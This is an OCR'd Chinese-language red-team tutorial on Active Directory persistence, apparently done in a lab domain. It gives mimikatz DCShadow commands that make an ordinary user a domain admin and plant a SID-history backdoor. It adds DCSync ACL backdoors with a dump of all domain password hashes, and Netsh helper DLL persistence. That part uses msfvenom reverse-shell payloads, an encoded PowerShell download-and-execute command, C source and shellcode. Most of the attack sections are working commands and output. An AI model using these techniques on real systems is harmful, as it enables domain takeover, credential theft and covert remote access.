


DCShadow&SID History


http://192.168.0.107/ps/nishang/ActiveDirectory/**Set**-DCShadowPermissions.ps1
DCShadow攻击是通过更改AD架构，使域内一台机器伪造成域控。
此脚本可以通过修改AD对象提供DCShadow攻击的最小权限。
运行此脚本需要DA(**Domain** Administrator)权限，可以使指定用户不需要DA权限使用mimikatz。
域控：dc.zone.com
域内机器：sub2k8.zone.com
域内普通用户:y
域控执行
>**Set**-DCShadowPermissions -Fakedc sub2k8 -Object dc -username y -Verbose
注册sub2k8为假DC，给予用户y从sub2k8修改dc的计算机对象的权限。



在sub2k8上，以本地**system**权限启动一个mimikatz会话，以zone**y**权限启动一个mimikatz会话。



System权限窗口执行dcshadow攻击，修改dc的计算机属性
Zone\y权限窗口用于推送
添加域管理
通过修改安全标识符，将域内普通用户y提升为域管理用户
>lsadump::dcshadow /object:y /attribute:primaryGroupID /value:512



Zone\y推送
>lsadump::dcshadow /**push**

```
** Starting server **
  > BindString[0]: ncacn_ip_tcp:sub2k8[50392]
  > RPC bind registered
  > RPC Server is waiting!
== Press Control+C to stop ==
   cMaxObjects   : 1000
   cMaxBytes     : 0x00a00000
   ulExtendedOp: 0
   pNC->Guid: {ef925179-2f52-401d-a4a7-7d2eab32b01f}
   pNC->Sid : S-1-5-21-2346829310-1781191092-2540298887
   pNC->Name: DC=zone,DC=com
SessionKey: 3c6f518be2b66db3c4f0c5b6ac255d922fea5205c3b0ba5ac26e107bd826af02
1 object(s) pushed
  > RPC bind unregistered
  > stopping RPC server
  > RPC server stopped

mimikatz #
```

```
mimikatz 2.1.1 x64 (oe.eo)
  .#####.         > http://pingcastle.com / http://mysmartlogon.com    ***

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:          DC=zone,DC=com
Configuration:   CN=Configuration,DC=zone,DC=com
Schema:          CN=Schema,CN=Configuration,DC=zone,DC=com
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Confi
,DC=zone,DC=com
domainControllerFunctionality: 5 ( WIN2012 )
highestCommittedUSN: 45301

** Server Info **

Server: dc.zone.com
  InstanceId  : {58b7d04f-1c8b-4688-9165-aafeb284eab8}
  InvocationId: {58b7d04f-1c8b-4688-9165-aafeb284eab8}
Fake Server (not already registered): SUB2K8.zone.com

** Performing Registration **
```

此时在域控上查询可见y用户已经加入域管理组。

```
管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator>net group "domain admins" /domain
组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
godadmin
命令成功完成。


C:\Users\Administrator>net group "domain admins" /domain
组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
godadmin                 y
命令成功完成。


C:\Users\Administrator>
```

添加SIDHistory后门
记录域管理SID

```
C:\Users\Administrator>whoami/user

用户信息
----------------

用户名        SID
============ ============================================
zone\godadmin S-1-5-21-2346829310-1781191092-2540298887-500

C:\Users\Administrator>a
```

```
>Set-DCShadowPermissions -FakeDC sub2k8 -Object y -Username y -Verbose
```

```
PS C:\Users\Administrator\Desktop> Set-DCShadowPermissions -FakeDC sub2k8 -Objec
t y -Username y -Verbose
警告: This script must be run with Domain Administrator privileges or
equivalent permissions. This is not a check but a reminder.
详细信息: Modifying permissions for user y for all Sites in
CN=Sites,CN=Configuration,DC=zone,DC=com
详细信息: Providing y minimal replication rights in DC=zone,DC=com
详细信息: Providing y Write permissions for the computer object
CN=SUB2K8,CN=Computers,DC=zone,DC=com to be registered as Fake DC
详细信息: Providing y Write permissions for the target object
CN=y,CN=Users,DC=zone,DC=com
PS C:\Users\Administrator\Desktop>
```

```
>lsadump::dcshadow /object:y /attribute:sidhistory /value:S-1-5-21-2346829310-1781191092-2540298887-500
推送
>lsadump::dcshadow /push
```

```
mimikatz 2.1.1 x64 (oe.eo)
DN:CN=y,CN=Users,DC=zone,DC=com
  sidhistory (1.2.840.113556.1.4.609-90261 rev 2):
    S-1-5-21-2346829310-1781191092-2540298887-500
    (0105000000000005150000000fec5e18bb4d12a6a87e26997f4010000)

** Starting server **

 > BindString[0]: ncacn_ip_tcp:sub2k8[50475]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
  cMaxObjects : 1000
  cMaxBytes   : 0x00a00000
  ulExtendedOp: 0
  pNC->Guid: {ef925179-2f52-401d-a4a7-7d2eab32b01f}
  pNC->Sid : S-1-5-21-2346829310-1781191092-2540298887
  pNC->Name: DC=zone,DC=com
SessionKey: 219a46d465659682fb663410ab9e9d3ca608436c410f8dce0a0d9fe43b6fcaac
1 object(s) pushed
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped

mimikatz # _
```

```
mimikatz 2.1.1 x64 (oe.eo)
Configuration:  CN=Configuration,DC=zone,DC=com
Schema:         CN=Schema,CN=Configuration,DC=zone,DC=com
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,
,DC=zone,DC=com
domainControllerFunctionality: 5 ( WIN2012 )
highestCommittedUSN: 45361

** Server Info **

Server: dc.zone.com
  InstanceId  : {58b7d04f-1c8b-4688-9165-aafeb284eab8}
  InvocationId: {58b7d04f-1c8b-4688-9165-aafeb284eab8}
Fake Server (not already registered): SUB2K8.zone.com

** Performing Registration **

** Performing Push **

Syncing DC=zone,DC=com
Sync Done
```

测试


```
C:\Windows\system32>dir \\dc.zone.com\c$
 驱动器 \\dc.zone.com\c$ 中的卷没有标签。
 卷的序列号是 C0A6-936C

 \\dc.zone.com\c$ 的目录

2020/02/15  14:04                13 admin.txt
2020/02/10  16:26    <DIR>          inetpub
2020/02/15  14:04                 6 pass.txt
2012/07/26  15:44    <DIR>          PerfLogs
2020/02/10  16:22    <DIR>          Program Files
2012/07/26  16:04    <DIR>          Program Files (x86)
2020/02/10  16:47    <DIR>          Users
2020/02/10  17:40    <DIR>          Windows
               2 个文件             19 字节
               6 个目录 51,900,485,632 可用字节
```

域控中通过mimikatz命令可查询到SIDHistory

```
mimikatz # sid::query /sam:y

CN=y,CN=Users,DC=zone,DC=com
  name: y
  objectGUID: {bc43161f-1ca1-40a4-ad7a-74ada3fe5327}
  objectSid: S-1-5-21-2346829310-1781191092-2540298887-1112
  sAMAccountName: y
  sIDHistory:
   [0] S-1-5-21-2346829310-1781191092-2540298887-500 ( User -- ZONE\godadmin )

mimikatz # _
```

删除SIDHistory的方法


```
PS>Get-ADUser -Filter {name -eq "y"} -Properties sidhistory|foreach {Set-ADuser $_ -remove @{sidhistory="S-1-5-21-2346829310-1781191092-2540298887-500"}}
```



```
PS C:\Users\Administrator> Get-ADUser -Filter {name -eq "y"} -Properties sidhistory|foreach {Set-ADuser $_ -remove @{sidhistory="S-1-5-21-2346829310-1781191092-2540298887-500"}}
PS C:\Users\Administrator> _
C:\Windows\system32>dir \\dc.zone.com\c$
拒绝访问。

C:\Windows\system32>whoami
zone\y

C:\Windows\system32>
```

删除功能规则

输入的规则后面加参数-remove即可。




```
PS C:\Users\Administrator\Desktop> Set-DCShadowPermissions -FakeDC sub2k8 -Object y -Username y -Verbose -remove
警告: This script must be run with Domain Administrator privileges or
equivalent permissions. This is not a check but a reminder.
详细信息: Removing the ACEs added by this script.
True
True
True
True
True
True
PS C:\Users\Administrator\Desktop>
```

DCSync后门

服务器管理器找到域->查看->启用高级功能->右键属性->安全->everyone完全控制

```
>mimikatz.exe "lsadump::dcsync /domain:zone.com /user:administrator" exit
```



```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # lsadump::dcsync /domain:zone.com /user:godadmin
[DC] 'zone.com' will be the domain
[DC] 'dc.zone.com' will be the DC serve
[DC] 'godadmin' will be the user accoun

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : godadmin
User Principal Name  : godadmin
Account Type         : 30000000 ( USER_
User Account Control : 00000200 ( NORMA
Account expiration   : 1601/1/1 8:00:00
Password last change : 2020/2/10 16:47:
Object Security ID   : S-1-5-21-234682
Object Relative ID   : 500

Credentials:
  Hash NTLM: f1a5b1a3641b[redacted]2fe9df7
    ntlm- 0: f1a5b1a3641b[redacted]2fe9df7
    ntlm- 1: 31d6cfe0d16a[redacted]c59d7e0
    lm  - 0: bd71ae80d9a3[redacted]f2d072

mimikatz #

管理员: C:\Windows\system32\cmd.exe

C:\Windows\system32>whoami
zone\y

C:\Windows\system32>
```

或使用powerview添加一条ACL(域控执行)

```
>Add-DomainObjectAcl -TargetIdentity "DC=ZONE,DC=COM" -PrincipalIdentity 域内用户 -Rights DCSync -Verbose
```

```
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "DC=ZONE,
DC=COM" -PrincipalIdentity y -Rights DCSync -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.ZONE.COM/DC=ZONE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string:
(&(!(!(samAccountName=y)(name=y)(displayname=y))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.ZONE.COM/DC=ZONE,DC=COM
详细信息: [Get-DomainObject] Extracted domain 'ZONE.COM' from 'DC=ZONE,DC=COM'
详细信息: [Get-DomainSearcher] search base: LDAP://DC.ZONE.COM/DC=ZONE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string:
(&(!(distinguishedname=DC=ZONE,DC=COM)))
详细信息: [Add-DomainObjectAcl] Granting principal CN=y,CN=Users,DC=zone,DC=com
 'DCSync' on DC=zone,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=y,CN=Users,DC=zone,DC=com
 rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=zone,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=y,CN=Users,DC=zone,DC=com
 rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=zone,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=y,CN=Users,DC=zone,DC=com
 rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=zone,DC=com
PS C:\Users\Administrator\Desktop>
```

使用此账户在域内任意主机可使用mimikatz的dcsync功能导出凭据

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # lsadump::dcsync /domain:zone.com /all /csv
[DC] 'zone.com' will be the domain
[DC] 'dc.zone.com' will be the DC server
[DC] Exporting domain 'zone.com'
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x00002105 (8453)

mimikatz # lsadump::dcsync /domain:zone.com /all /csv
[DC] 'zone.com' will be the domain
[DC] 'dc.zone.com' will be the DC server
[DC] Exporting domain 'zone.com'
1002    DC$     db3ebfc2877471[redacted]019907559
500     godadmin        f1a5b1a[redacted]9ff92fe9df700b771
502     krbtgt  6ce1638d451a33b[redacted]ef268c1ed
1117    enen    539259e25a0361e[redacted]9894719f6
1106    WIN7$   05f22e6dcd849d7[redacted]a12fb74c5
1116    ly      1c41368cbe5d37d[redacted]7b91223d4
1105    SUB2K8$ 4921fda3952480f[redacted]06eed9ae2
1112    y       1c41368cbe5d37d[redacted]7b91223d4
1107    WIN-2016$       7960cc5[redacted]cda777ac844087daf
1121    newcom$ 00affd88fa323b00[redacted]9fef0ec2f

mimikatz #
```

移除ACL

```
>Remove-DomainObjectAcl -TargetIdentity "DC=zone,DC=com" -PrincipalIdentity 用户 -Rights DCSync -Verbose
```

Netsh Helper DLL

```
https://github.com/outflanknl/NetshHelperBeacon
https://github.com/rtcrowley/Offensive-Netsh-Helper
```


MSFvenom生成DLL

生成DLL格式木马

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107
 LPORT=12345 -f dll -o /var/www/html/help.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: /var/www/html/help.dll
root@kali:~#
```

传至靶机执行命令

```
>netsh add helper C:\Windows\Temp\help.dll
```



MSF+web_delivery

关闭netsh权限不会掉，调用的powershell

```
#use exploit/multi/script/web_delivery
>set target 2            #PSH
>set payload windows/x64/meterpreter/reverse_tcp
>set lhost 192.168.0.107
>set lport 12345
```


```
[*] Started reverse TCP handler on 192.168.0.107:12345
[*] Using URL: http://0.0.0.0:8080/5Sv5pINet0sgGi
[*] Local IP: http://192.168.0.107:8080/5Sv5pINet0sgGi
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0
AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQ
ALgBTAGUAYwBlAHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADs
AJABMAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGY
AKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGY
AYQBlAGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACk
AewAkAEwALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGU
AdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABMAC4AUAByAG8AeAB5AC4AQwByAGU
AZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0
AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4
AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGw
AbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgAxADA
ANwA6ADgAMAA4ADAALwAlAFMAdgAlAHAASQBOAGUAdAAwAHMAZwBHAGkALwBKAGMAYgBtAEUARQBRAGQ
ANQBhAHIAMwByAGQAOQAnACkAKQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGU
AdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGg
AdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADAALgAxADAANwA6ADgAMAA4ADAALwAlAFMAdgAlAHA
ASQBOAGUAdAAwAHMAZwBHAGkAJwApACkAOwA=
```

Visual Studio新建空白DLL项目，源文件添加现有文件


https://github.com/rtcrowley/Offensive-Netsh-Helper/blob/master/netshlep.cpp

复制生成的代码进文件中，配置管理器新建x64位数后生成解决方案，配置类型选择位动态库复制DLL到靶机执行

```
#include <stdio.h>
#include <windows.h>

#ifdef _M_X64
DWORD WINAPI YahSure(LPVOID lpParameter)
{
    //Option 1: Quick and simple. Opens 1 PS proc & briefly displays w
    system("start C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powe

    //Option 2: Execute loaded b64 into a reg key value. Will spin up
    //system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershe
            $x=((gp HKLM:SOFTWARE\\Microsoft\\Notepad debug).debug); \
                powershell -nopro -enc $x 2> nul");
    return 1;

}
#endif
//Custom netsh helper format
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVers
{
```





```
>netsh add helper helper.dll
```




MSF&Shellcode

关闭netsh后权限会掉
https://github.com/outflanknl/NetshHelperBeacon
MSFvenom生成.c格式
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12345 -f c -o /var/www/html/1.c
Visual Studio打开项目
若系统是64位需设置配置管理器为64位项目，反之32(解决方案右键属性)




将MSF生成shellcode粘贴进相应位置后生成解决方案。


```
#include <stdio.h>
#include <windows.h> // only required if you want to pop calc

#ifdef _M_X64
unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\xf6\x9b\x60\x27\x96\x9c\xaf\xf4\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x0a\xd3\xe3\xc3\x66\x74"
"\x63\xf4\xf6\x9b\x21\x76\xd7\xcc\xfd\xa5\xa0\xd3\x51\xf5\xf3"
